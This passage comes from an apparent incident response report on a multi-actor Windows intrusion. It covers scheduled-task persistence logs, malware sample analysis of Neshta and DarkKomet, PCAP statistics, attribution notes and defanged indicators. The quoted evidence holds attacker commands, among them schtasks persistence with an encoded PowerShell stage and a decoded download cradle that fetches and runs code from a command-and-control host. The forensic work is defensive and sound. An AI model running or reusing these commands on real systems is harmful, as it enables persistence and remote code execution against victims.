Mar 15, 2026 8:05:38 AM	cmd.exe	cmd /c schtasks /create /ru system /sc MINUTE /mo 60 /at 07:05:00 /tn DnsScan /tr "C:\Windows\temp\svchost.exe" /f	services.exe	system
Mar 15, 2026 8:05:38 AM	cmd.exe	cmd /c schtasks /create /ru system /sc MINUTE /mo 50 /at 07:00:00 /tn "Microsoft\windows\Bluetooths" /tr "powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBIAgoAZQBIHQIAIABO: svchost.exe	svchost.exe	system
Mar 15, 2026 8:05:38 AM	schtasks.exe	schtasks /create /ru system /sc MINUTE /mo 60 /at 07:05:00 /tn DnsScan /tr "C:\Windows\temp\svchost.exe" /f	cmd.exe	system
Mar 15, 2026 8:05:38 AM	schtasks.exe	schtasks /create /ru system /sc MINUTE /mo 50 /at 07:00:00 /tn "Microsoft\windows\Bluetooths" /tr "powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBIAgoAZQBIHQIAIABO: cmd.exe	cmd.exe	system
Mar 15, 2026 8:05:40 AM	schtasks.exe	schtasks /delete /TN WebServers /f	cmd.exe	system
Mar 15, 2026 8:05:40 AM	schtasks.exe	schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN WebServers /tr "cmd.exe /c c:\windows\SysWOW64\wmix.exe"	cmd.exe	system
Mar 15, 2026 8:05:41 AM	schtasks.exe	schtasks /run /TN WebServers	cmd.exe	system
Mar 15, 2026 8:05:44 AM	cmd.exe	cmd /c start /b sc start Schedule@ping localhost& query Schedule\findstr RUNNING&& schtasks /delete /TN Ddrivers /R& schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /upinstalled.exe	upinstalled.exe	system
Mar 15, 2026 8:05:50 AM	schtasks.exe	schtasks /delete /TN Ddrivers /f	cmd.exe	system
Mar 15, 2026 8:05:51 AM	schtasks.exe	schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Ddrivers /tr "cmd.exe /c c:\windows\SysWOW64\drivers\svchost.exe"	cmd.exe	system
Mar 15, 2026 8:05:52 AM	schtasks.exe	schtasks /run /TN Ddrivers	cmd.exe	system
Mar 15, 2026 8:05:56 AM	wmix.exe	wmix.exe		system
Mar 15, 2026 8:05:56 AM	net.exe	net start WebServers	wmix.exe	system

E-037 // Attribution: TTT Folder Post-Incident Activity (Actor 4)

Apr 1+. AutoBussy.bat, AutoSys.bat, AutoUzor.bat, DefenderControl.exe in Music\TTT\ Copied to Desktop\dControl Apr 2. Russian filenames. Source: DeviceFileEvents.

☐	Timestamp ▾ ▾	FileName ▾ ▾	FolderPath ▾ ▾	InitiatingProcessFil... ▾ ▾
☐	> Apr 1, 2026 10:04:00 AM	AutoBussy.bat	C:\Users\administrator\Music\TTT\AutoBussy.bat	explorer.exe
☐	> Apr 1, 2026 10:04:00 AM	AutoSys.bat	C:\Users\administrator\Music\TTT\AutoSys.bat	explorer.exe
☐	> Apr 1, 2026 10:04:01 AM	AutoUzor.bat	C:\Users\administrator\Music\TTT\AutoUzor.bat	explorer.exe
☐	> Apr 1, 2026 10:04:02 AM	DefenderControl.exe	C:\Users\administrator\Music\TTT\DefenderControl.exe	explorer.exe
☐	> Apr 1, 2026 10:04:02 AM	DefenderControl.exe	C:\Users\administrator\Music\TTT\DefenderControl.exe	explorer.exe
☐	> Apr 1, 2026 10:04:02 AM	DefenderControl.exe	C:\Users\administrator\Music\TTT\DefenderControl.exe	explorer.exe
☐	> Apr 2, 2026 10:30:43 PM	AutoBussy.bat	C:\Users\administrator\Desktop\dControl\AutoBussy.bat	explorer.exe
☐	> Apr 2, 2026 10:30:43 PM	AutoSys.bat	C:\Users\administrator\Desktop\dControl\AutoSys.bat	explorer.exe
☐	> Apr 2, 2026 10:30:44 PM	AutoUzor.bat	C:\Users\administrator\Desktop\dControl\AutoUzor.bat	explorer.exe
☐	> Apr 5, 2026 10:02:34 PM	AutoBussy.bat	C:\Users\administrator\Music\TTT\AutoBussy.bat	explorer.exe
☐	> Apr 5, 2026 10:02:34 PM	AutoSys.bat	C:\Users\administrator\Music\TTT\AutoSys.bat	explorer.exe
☐	> Apr 5, 2026 10:02:35 PM	AutoUzor.bat	C:\Users\administrator\Music\TTT\AutoUzor.bat	explorer.exe
☐	> Apr 5, 2026 10:02:37 PM	DefenderControl.exe	C:\Users\administrator\Music\TTT\DefenderControl.exe	explorer.exe
☐	> Apr 5, 2026 10:03:42 PM	DefenderControl.exe	C:\Users\administrator\Music\TTT\DefenderControl.exe	explorer.exe

E-038 // Attribution: Bluetooths Base64 Decode

base64_decode_tosting: IEX (New-Object Net.WebClient).downloadstring('http://v.beahh.com/v? =Senv:USERDOMAIN). Actor 2 C2 beacon. Source: MDE Advanced Hunting.

```
477
478 print decoded = base64_decode_tosting("S0BFAFgATAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQATAB0AGUAdAAuAFcAZQBIAEMAbABpAGUAbG9BACkALgBkAGBAdwBuAGwAbwBhAGQAcwB0AHIAaQBuaGcAKAAh/
```

Getting started Results Query history

Export ▾ Show empty columns 1 item Search 00:00.699 Low Query Details Chart type ▾ Full screen

Filters: Add filter

- ☐ decoded ▾ ▾
- ☐ IEX (New-Object Net

decoded	IEX (New-Object Net.WebClient).downloadstring('http://v.beahh.com/v? + \$env:USERDOMAIN)
---------	--

E-039 // PCAP Capture Metadata (capinfos)

neshta_capture.pcapng. 14,544 packets, 8,919 kB, 434.89 seconds. Dumpcap 4.6.4. SHA256: d08cd02740...04b7d. Source: capinfos.

```
sanc@sanc:~/pay2key$ capinfos neshta_capture.pcapng
File name: neshta_capture.pcapng
File type: Wireshark/... - pcapng
File encapsulation: Ethernet
File timestamp precision: nanoseconds (9)
Packet size limit: file hdr: (not set)
Number of packets: 14 k
File size: 8,919 kB
Data size: 8,435 kB
Capture duration: 434.886879100 seconds
First packet time: 2026-03-31 15:49:58.780193000
Last packet time: 2026-03-31 15:57:13.667072100
Data byte rate: 19 kBps
Data bit rate: 155 kbps
Average packet size: 580.02 bytes
Average packet rate: 33 packets/s
SHA256: d08cd02740bee0b6e3bb3d601f2ed59cef1401f3974c474095b8ac57c8d04b7d
SHA1: b2480c4bb88ed0361cbbbed66dab648781d641021
Strict time order: False
Capture hardware: AMD EPYC 9V74 80-Core Processor (with SSE4.2)
Capture oper-sys: 64-bit Windows 10 (22H2), build 19045
Capture application: Dumpcap (Wireshark) 4.6.4 (v4.6.4-0-g93282876538d)
Number of interfaces in file: 1
Interface #0 info:
    Name = \Device\NPF_{5C22D3C2-2311-44E5-8B71-A8878199B48E}
    Description = Ethernet 12
    Encapsulation = Ethernet (1 - ether)
    Capture length = 262144
    Time precision = nanoseconds (9)
    Time ticks per second = 1000000000
    Time resolution = 0x09
    Operating system = 64-bit Windows 10 (22H2), build 19045
    Number of stat entries = 1
    Number of packets = 14544
```

E-040 // PCAP Protocol Hierarchy (tshark)

TCP 14,441, TLS 7,234 (analyst RDP), HTTP 582 (Azure probes), DNS 94, NBNS 9. Zero malicious traffic. Source: tshark.

```
sanc@sanc:~/pay2key$ tshark -r neshta_capture.pcapng -q -z io,phs

=====
Protocol Hierarchy Statistics
Filter:

eth frames:14544 bytes:8435774
  ip frames:14544 bytes:8435774
    tcp frames:14441 bytes:8421547
      tls frames:7234 bytes:4442383
        tcp.segments frames:36 bytes:260205
          tls frames:21 bytes:244027
            http frames:582 bytes:395901
              xml frames:193 bytes:173631
                tcp.segments frames:156 bytes:136768
                  json frames:39 bytes:140665
                    tcp.segments frames:35 bytes:138229
                      data-text-lines frames:7 bytes:1295
                        media frames:1 bytes:247
                          data frames:1 bytes:1293
                            tcp.segments frames:1 bytes:1293
                                udp frames:103 bytes:14227
                                  dns frames:94 bytes:13399
                                    nbns frames:9 bytes:828

=====
```

E-041 // PEStudio: svchost.com File Properties

41,472 bytes, entropy 6.402, 32-bit GUI, Borland Delphi, Linker 2.25. Fake timestamp 1992. Source: PEStudio 9.61.

pestudio 9.61 - Malware Initial Assessment - www.winator.com | c:\samples\svchost.com (read-only)

file settings about

c:\samples\svchost.com

- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (score > 67/71)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 4)
- sections (file > unknown)
- libraries (count > 10)
- imports (flag > 16)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > unknown)
- strings (count > 728)
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value
file	
file > sha256	E8638156D8FFCD62D1310A66C97859D9D2A3CFA51BB2D68EFF1FB3BB5E0B88FA
file > first 32 bytes (hex)	4D 5A 50 00 02 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZP.....@.....
file > info	size: 41472 bytes, entropy: 6.402
file > type	executable, 32-bit, GUI
file > version	n/a
file > description	n/a
entry-point > first 32 bytes (hex)	55 8B EC 83 C4 E0 33 C0 89 45 E0 89 45 E8 89 45 E4 89 45 EC B8 54 80 40 00 E8 12 BE FF FF 33 C0
entry-point > location	0x000080E4 (section[.idata])
file > signature	Microsoft Linker 2.25 Borland Delphi
stamps	
stamp > compiler	Fri Jun 19 22:22:17 1992 (UTC)
stamp > debug	n/a
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\samples\svchost.com
debug > file	n/a
export	n/a
version	n/a
manifest	n/a
.NET > module > name	n/a
certificate > program-name	n/a

E-042 // PEStudio: svchost.com Indicators

VT 67/71. Russian language resources. Flagged imports: CopyImage, DeleteFileA, FindFirstFileA. imphash: 9F4693FC0C511135129493F2161D1E86. Source: PEStudio 9.61.

pestudio 9.61 - Malware Initial Assessment - www.winator.com | c:\samples\svchost.com (read-only)

file settings about

c:\samples\svchost.com

- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (score > 67/71)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 4)
- sections (file > unknown)
- libraries (count > 10)
- imports (flag > 16)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > unknown)
- strings (count > 728)
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

indicator (20)	detail
file > name	c:\samples\svchost.com
file > signature	Borland Delphi Microsoft Linker 2.25
file > sha256	E8638156D8FFCD62D1310A66C97859D9D2A3CFA51BB2D68EFF1FB3BB5E0B88FA
file > info	size: 41472 bytes, entropy: 6.402
file > type	executable, 32-bit, GUI
virustotal > permalink	https://www.virustotal.com/gui/file/e8638156d8ffcd62d1310a66c97859d9d2a3cfa51bb2d68eff1fb3bb5e0b88fa
virustotal > scan-date	2025-05-19 05:06:06
virustotal > score	67/71
stamp > compiler	Fri Jun 19 22:22:17 1992
resource > file	signature: unknown, offset: 0x0000A008, size: 172 bytes
languages > names	Russian neutral
resources > info	count: 4, size: 4472 bytes, file-ratio: 10.78%
file > version	n/a
section > virtualized	name: tls
entry-point > location	0x000080E4 (section: CODE)
certificate	n/a
imports > flag	CopyImage CreateDirectoryA DeleteFileA FindFirstFileA FindNextFileA GetCurrentThreadid ...
imphash > md5	9F4693FC0C511135129493F2161D1E86
exports	n/a
overlay	n/a

E-043 // PEStudio: svchost.com Strings (Author Signature)

728 strings. "Delphi-the best. Fuck off all the rest. Neshta 1.0 Made in Belarus." and "Best regards 2 Tommy Salo. [Nov-2005] yours [Dziadulja Apanas]". Source: PEStudio 9.61.

pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\samples\svchost.com (read-only)

file settings about

c:\samples\svchost.com

- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (score > 67/71)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 4)
- sections (file > unknown)
- libraries (count > 10)
- imports (flag > 16)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > unknown)
- strings (count > 728)
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

encoding (2)	size (bytes)	offset	flag (16)	value (728)
ascii	3	0:00008BEF	-	0j1
ascii	3	0:00008BF5	-	2l2
ascii	3	0:00008C01	-	3 4
ascii	3	0:00008C11	-	5~6
ascii	5	0:00008C15	-	6_8H9
ascii	13	0:00008C1B	-	9::A;H;c;o;
ascii	7	0:00008C51	-	!C=;C;
ascii	7	0:00008C6B	-	=*=Z=
ascii	5	0:00008C75	-	>A>v>
ascii	3	0:00008C81	-	?K?
ascii	5	0:00008C91	-	040R0
ascii	3	0:00008CA5	-	111
ascii	3	0:00008CAD	-	2-2
ascii	5	0:00008CB1	-	2_3n3
ascii	3	0:00008CB7	-	4o4
ascii	3	0:00008CBD	-	4y5
ascii	5	0:00008CC5	-	5 6i6
ascii	5	0:00008CD1	-	7U7w7
ascii	3	0:00008CD7	-	7u8
ascii	7	0:00008CDD	-	9_9d9w9
ascii	9	0:00008CEB	-	!;E;c;z;
ascii	3	0:00008CFB	-	;e;
ascii	5	0:00008D07	-	<==u=
ascii	5	0:00008D0D	-	=,>C>
ascii	25	0:00008D29	-	030F0X0A0'0d0h0l0p0t0x0j0
ascii	9	0:00008D77	-	1%191M1a1
ascii	6	0:00008D90	-	004080
ascii	7	0:00008DAD	-	1 1\$T(1
ascii	3	0:000094CE	-	<po
ascii	4	0:00009FF8	-	8&=08
ascii	5	0:0000A023	-	RsZLZ
ascii	3	0:0000A038	-	]0c
ascii	3	0:0000A04D	-	=a!
ascii	5	0:0000A096	-	Uag%N
ascii	3	0:0000A0AA	-	4.k
ascii	68	0:0000A0E0	-	Delphi-the best. Fuck off all the rest. Neshta 1.0 Made in Belarus.
ascii	3	0:0000A175	-	;)
ascii	4	0:0000A18E	-	...
ascii	64	0:0000A1A8	-	! Best regards 2 Tommy Salo. [Nov-2005] yours [Dziadulja Apanas]
unicode	3	0:000069D8	-	@jj
unicode	6	0:00008F1A	-	DVCLAL
unicode	11	0:00008F28	-	PACKAGEINFO
unicode	9	0:00008F40	-	MAINICON(

E-044 // PEStudio: Synaptics.exe (DarkKomet) File Properties

771,584 bytes, entropy 6.642, Borland Delphi + PKZIP SFX. File description: Synaptics Pointing Device Driver. VT 64/71. Three-layer structure confirmed. Source: PEStudio 9.61.

pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\samples\synaptics.exe (read-only)

file settings about

c:\samples\synaptics.exe

- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (score > 64/71)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 5)
- sections (files > 4)
- libraries (flag > 3)
- imports (flag > 74)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > executable)
- strings (count > 18092)
- debug (n/a)
- manifest (n/a)
- version (FileDescription > Synaptics Pointing Device Driver)
- certificate (n/a)
- overlay (n/a)

property	value
file	
file > sha256	F7A901DFF75F01E8798EA8D862F93E352DED77F65EDF17FBD9DE31174B48E58B
file > first 32 bytes (hex)	4D 5A 50 00 02 00 00 04 00 0F 00 FF 00 00 B8 00 00 00 00 00 40 00 1A 00 00 00 00
file > first 32 bytes (text)	MZP.....@.....
file > info	size: 771584 bytes, entropy: 6.642
file > type	executable, 32-bit, GUI
file > version	1.0.0.4
file > description	Synaptics Pointing Device Driver
entry-point > first 32 bytes (hex)	55 8B EC 83 C4 F0 B8 78 A7 49 00 E8 98 C1 F6 FF A1 CC DB 49 00 8B 00 E8 E0 FA FB FF A1 CC DB 49
entry-point > location	0:0009AB80 (section[DATA])
file > signature	Microsoft Linker 2.25 Borland Delphi PKZIP-Self Extracting (SFX) Archive
stamps	
stamp > compiler	Fri Jun 19 22:22:17 1992 (UTC)
stamp > debug	n/a
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\samples\synaptics.exe
debug > file	n/a
export	n/a
version	n/a
manifest	n/a
.NET > module > name	n/a
certificate > program-name	n/a

E-045 // Dynamic Analysis: Bait File Setup

C:\BaitFiles\ with calc.exe (27,648), notepad.exe (200,704), mspaint.exe (938,496). Pre-infection baseline. Source: PowerShell.

```
Administrator: Windows PowerShell
PS C:\Tools\FLOSS> New-Item -ItemType Directory -Force -Path C:\BaitFiles

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/31/2026   1:53 PM             BaitFiles

PS C:\Tools\FLOSS> Copy-Item C:\Windows\System32\calc.exe C:\BaitFiles\calc.exe
>> Copy-Item C:\Windows\System32\notepad.exe C:\BaitFiles\notepad.exe
>> Copy-Item C:\Windows\System32\mspaint.exe C:\BaitFiles\mspaint.exe
PS C:\Tools\FLOSS> Get-ChildItem C:\BaitFiles\ | Select-Object Name, Length | Format-Table

Name                Length
----                -
calc.exe            27648
mspaint.exe         938496
notepad.exe         200704

PS C:\Tools\FLOSS>
```

E-046 // Dynamic Analysis: Post-Infection Results

svchost.com 41,472 bytes confirmed. Registry hijack live. notepad.exe DOS stub: "must be run under Win32" (infected). Sizes: calc 27,648 (unchanged), notepad 242,176 (+41,472), mspaint 979,968 (+41,472). Source: PowerShell.

```
PS C:\Users\SOC-Administrator> tasklist | findstr /i svchost.com
PS C:\Users\SOC-Administrator> dir C:\Windows\svchost.com

Directory: C:\Windows

Mode                LastWriteTime         Length Name
----                -
-a-----          3/31/2026   2:50 PM       41472 svchost.com

PS C:\Users\SOC-Administrator> reg query "HKLM\SOFTWARE\Classes\exe\shell\open\command"


HKLM\SOFTWARE\Classes\exe\shell\open\command
(Default)    REG_SZ    C:\Windows\svchost.com "%1" %*
IsolatedCommand REG_SZ    "%1" %*

PS C:\Users\SOC-Administrator> cmd /c "type C:\BaitFiles\notepad.exe" | Select-Object -First 1
MZP...  3@+@||-P...  =!q@L=!ÉÉThis program must be run under Win32
PS C:\Users\SOC-Administrator> Get-ChildItem C:\BaitFiles\ | Select-Object Name, Length

Name                Length
----                -
calc.exe            27648
mspaint.exe         979968
notepad.exe         242176
```

E-047 // Dynamic Analysis: DOS Stub Comparison

calc.exe: "cannot be run in DOS mode" (CLEAN). mspaint.exe: "must be run under Win32" (INFECTED). notepad infected 242,176 vs original 200,704. Exact 41,472-byte prepend. Source: PowerShell.



```
Administrator: Windows PowerShell

PS C:\Users\SOC-Administrator> Get-ChildItem "C:\Program Files\" -Recurse -Filter "*.exe" -ErrorAction SilentlyContinue |
Where-Object { $_.Length -lt 100000 } | Select-Object FullName, Length -First 10

FullName                                     Length
-----
C:\Program Files\7-Zip\Uninstall.exe         17408
C:\Program Files\Git\bin\bash.exe            46992
C:\Program Files\Git\bin\git.exe             46464
C:\Program Files\Git\bin\sh.exe              46992
C:\Program Files\Git\cmd\git-lfs.exe         46464
C:\Program Files\Git\cmd\git-receive-pack.exe 33420
C:\Program Files\Git\cmd\git-upload-pack.exe 33420
C:\Program Files\Git\cmd\git.exe             46464
C:\Program Files\Git\cmd\scalar.exe          46464
C:\Program Files\Git\cmd\tig.exe             46976

PS C:\Users\SOC-Administrator> cmd /c "type C:\BaitFiles\calc.exe" | Select-Object -First 1
MZË♥♦  j@0$||$| =!q@L=!This program cannot be run in DOS mode.

PS C:\Users\SOC-Administrator> cmd /c "type C:\BaitFiles\mspaint.exe" | Select-Object -First 1
MZP0*0  j@*0||$-0$| =!q@L=!ÉÉThis program must be run under Win32

PS C:\Users\SOC-Administrator> (Get-Item C:\BaitFiles\notepad.exe).Length
242176
>> (Get-Item C:\Windows\System32\notepad.exe).Length
200704
```

Appendix C: Team

NAME	ROLE	SECTIONS
SancLogic	IR Lead, Malware Analyst	All sections. Primary investigator and report author
Graham McKean	Scope Assessment	Scope table verification, device inventory, clean host confirmation
Jane Uba	Initial Access and Persistence	Initial access timeline, persistence inventory, actor separation support
Veselin Dimitrov	Network Analysis and C2	C2 channel identification, exfiltration assessment, VT hash correlation

Appendix D: Malware and Network Forensics

Sample 1: svchost.com (Neshta)

Static Analysis (PEStudio + FLOSS)

32-bit PE executable, GUI subsystem, 41,472 bytes. Compiler: Borland Delphi (Microsoft Linker 2.25). Compile timestamp: Fri Jun 19 22:22:17 1992 (fake, predates Delphi). Language resources: Russian. Entropy: 6.402.

Author signature in strings: "Delphi-the best. Fuck off all the rest. Neshta 1.0 Made in Belarus." and "Best regards 2 Tommy Salo. [Nov-2005] yours [Dziadulja Apanas]".

85 imports across 10 libraries (kernel32.dll, advapi32.dll, user32.dll, gdi32.dll, shell32.dll, oleaut32.dll). Key flagged imports: RegSetValueExA, WriteFile, WinExec, FindFirstFileA, FindNextFileA, DeleteFileA, CreateDirectoryA, CopyImage, ShellExecuteA, SetFileAttributesA.

FLOSS decoded string: "svchost.com" constructed at runtime (anti-analysis technique). Mutex: MutexPolesskayaGlush. VT score: 67/71.

PE sections: CODE (entry point, execute flag set), DATA, BSS, .idata, .tls, .rdata, .reloc, .rsrc. CODE section entropy 6.512 with 97.53% file ratio indicating the bulk of the binary is executable code.

Dynamic Analysis (Controlled Detonation)

Bait file methodology: Created C:\BaitFiles\ directory with three Windows system executables at known sizes: calc.exe (27,648 bytes), notepad.exe (200,704 bytes), mspaint.exe (938,496 bytes). Detonated svchost.com and observed results.

Self-installation: svchost.com copied itself to C:\Windows\svchost.com (41,472 bytes confirmed via dir command).

Registry hijack confirmed live: reg query of HKLM\SOFTWARE\Classes\exefile\shell\open\command returned C:\Windows\svchost.com "%1" %* as the default value. All .exe execution now routes through the malware first.

Bait file infection results:

notepad.exe: INFECTED. Size changed from 200,704 to 242,176 (+41,472 bytes exactly). DOS stub changed from "This program cannot be run in DOS mode" to "This program must be run under Win32".

mspaint.exe: INFECTED. Size changed from 938,496 to 979,968 (+41,472 bytes exactly). Same DOS stub modification.

calc.exe: NOT INFECTED. Size remained at 27,648 bytes. Confirms Neshta has a minimum file size threshold below which it will not infect. DOS stub retained "cannot be run in DOS mode" (clean).

Zero network activity during entire detonation session. Confirmed by PCAP analysis (see Network Capture Analysis below).

Infection Mechanism

Neshta reads the first 41,472 bytes of the victim file, encrypts the first 1,000 bytes using a custom algorithm with seed 0x5A4D77D7, and stores the encrypted original header within its own code block. The icon of the original host file is preserved to maintain visual appearance.

Simply cutting the first 41,472 bytes from an infected file will NOT restore it. The encrypted header must be decrypted and restored first.

Historical Context

Despite being created in 2005, Neshta remains actively deployed. Observed in weaponised Zoom installers (2020, Cyberint) and now deployed alongside modern ransomware operations. Its continued use by Pay2Key likely reflects its effectiveness as a persistence mechanism and its ability to corrupt forensic tools as a side effect.

Sample 2: Synaptics.exe (DarkKomet)

Attributed to separate actor (Actor 3, see Appendix E). Analysis for completeness.

32-bit PE executable, GUI subsystem, 771,584 bytes. Three-layer structure: Neshta prepend (41,472 bytes) + PKZIP Self-Extracting Archive + DarkKomet payload. Compiler: Borland Delphi. File signature confirms: Microsoft Linker 2.25 | Borland Delphi | PKZIP-Self Extracting (SFX) Archive.

File description: "Synaptics Pointing Device Driver" (masquerading). Version: 1.0.0.4. 74 flagged imports across 3 libraries. 18,092 strings. Resources contain embedded executable (signature > executable). VT score: 64/71.

C2 infrastructure in strings: xred[.]site50[.]net, freedns[.]afraid[.]org, Google Drive URLs, Dropbox URLs. Network C2 confirmed via MDE telemetry: two connections to 69[.]42[.]215[.]252:80 on Mar 29 (12:12 and 12:19 UTC).

Sample did not exhibit network behaviour during controlled detonation (C2 infrastructure likely offline at time of analysis).

Network Capture Analysis (PCAP)

Capture: neshta_capture.pcapng. 14,544 packets, 434.89 seconds (~7 minutes), 8,919 KB. Capture tool: Dumpcap (Wireshark) 4.6.4. OS: 64-bit Windows 10 (22H2), build 19045. SHA256: d08cd02740bee0b6e3bb3d601f2ed59cef1401f3974c474095b8ac57c8d04b7d.

Protocol hierarchy: TCP: 14,441 frames. TLS: 7,234 frames (analyst RDP session). HTTP: 582 frames (Azure health probes). DNS: 94 frames (standard resolution). NetBIOS: 9 frames.

Traffic analysis: Top talker: 146[.]70[.]204[.]179 to 10.0.0.4 (analyst RDP session, not malicious). Azure infrastructure: 168[.]63[.]129[.]16 (wireserver health probes). After filtering analyst RDP and Azure infrastructure: zero malicious network traffic. No DNS queries to suspicious domains. No C2 callbacks. No data exfiltration.

Conclusion: Network capture during controlled detonation of svchost.com (Neshta) independently confirms the file infector operates as a local-only PE infector with no network C2 capability. Consistent with MDE telemetry and VirusTotal sandbox analysis.

Appendix E: Attribution Notes

This appendix documents the methodology used to separate Pay2Key activity from unrelated threat actor activity. Four distinct actors identified through logon correlation analysis, infrastructure mapping, and temporal overlap assessment.


MAH CYBER DEFENSE

DEFEND D FIRNTLY

Attribution separation

IR-2026-001 // 4 threat actors identified on the same environment // separated via logon correlation

TIMELINE



MahCyberDefense | Defend D FIRntly

IR-2026-001

Separation Methodology

For every malicious action, the active RDP session at that timestamp was confirmed via RemoteIP in DeviceLogonEvents. Where the active IP did not match Pay2Key infrastructure, the activity was attributed to a separate actor.

Actor 1 // Pay2Key (this report)

Infrastructure: 95[.]216[.]37[.]156, 105[.]76[.]183[.]201, + 4 supporting IPs. Active: Feb 28 to Mar 30. Full kill chain. Confidence: HIGH.

Actor 2 // Unknown (Bolivian)

Infrastructure: 200[.]105[.]196[.]162, 181[.]115[.]190[.]14. Active: Mar 15, 08:03 to 08:05 UTC only. 5 persistence mechanisms in 23 seconds. Pay2Key IP absent. Confidence: HIGH.

Actor 3 // Unknown (Russian)

Infrastructure: 93[.]170[.]103[.]32 (Chelyabinsk). Active: Mar 28. DarkKomet RAT, masscan, NLBrute. C2: 69[.]42[.]215[.]252. mas speed.rar (2,512,024 bytes) staged on administrator Desktop at 08:11 UTC, no exfiltration observed. Russian IP active, Pay2Key absent. Confidence: HIGH.

Actor 4 // Post-Incident

TTT folder, DefenderControl.exe, automation scripts. All timestamps Apr 1+. Confidence: HIGH.

All non-Pay2Key findings excluded from this assessment.

Appendix F: Indicators of Compromise

All indicators associated with the Pay2Key intrusion (Actor 1 only). Defanged for safe handling. Import into SIEM, firewall, and threat intelligence platforms.

Network

INDICATOR	TYPE	DESCRIPTION	ACTION
95[.]216[.]37[.]156	IPv4	Primary operator. Hetzner, Finland	Block inbound and outbound at perimeter firewall. Add to threat intelligence watchlist
105[.]76[.]183[.]201	IPv4	Operator 2. Morocco	Block inbound and outbound at perimeter firewall
143[.]244[.]44[.]184	IPv4	Supporting infra. Latvia	Block inbound and outbound at perimeter firewall
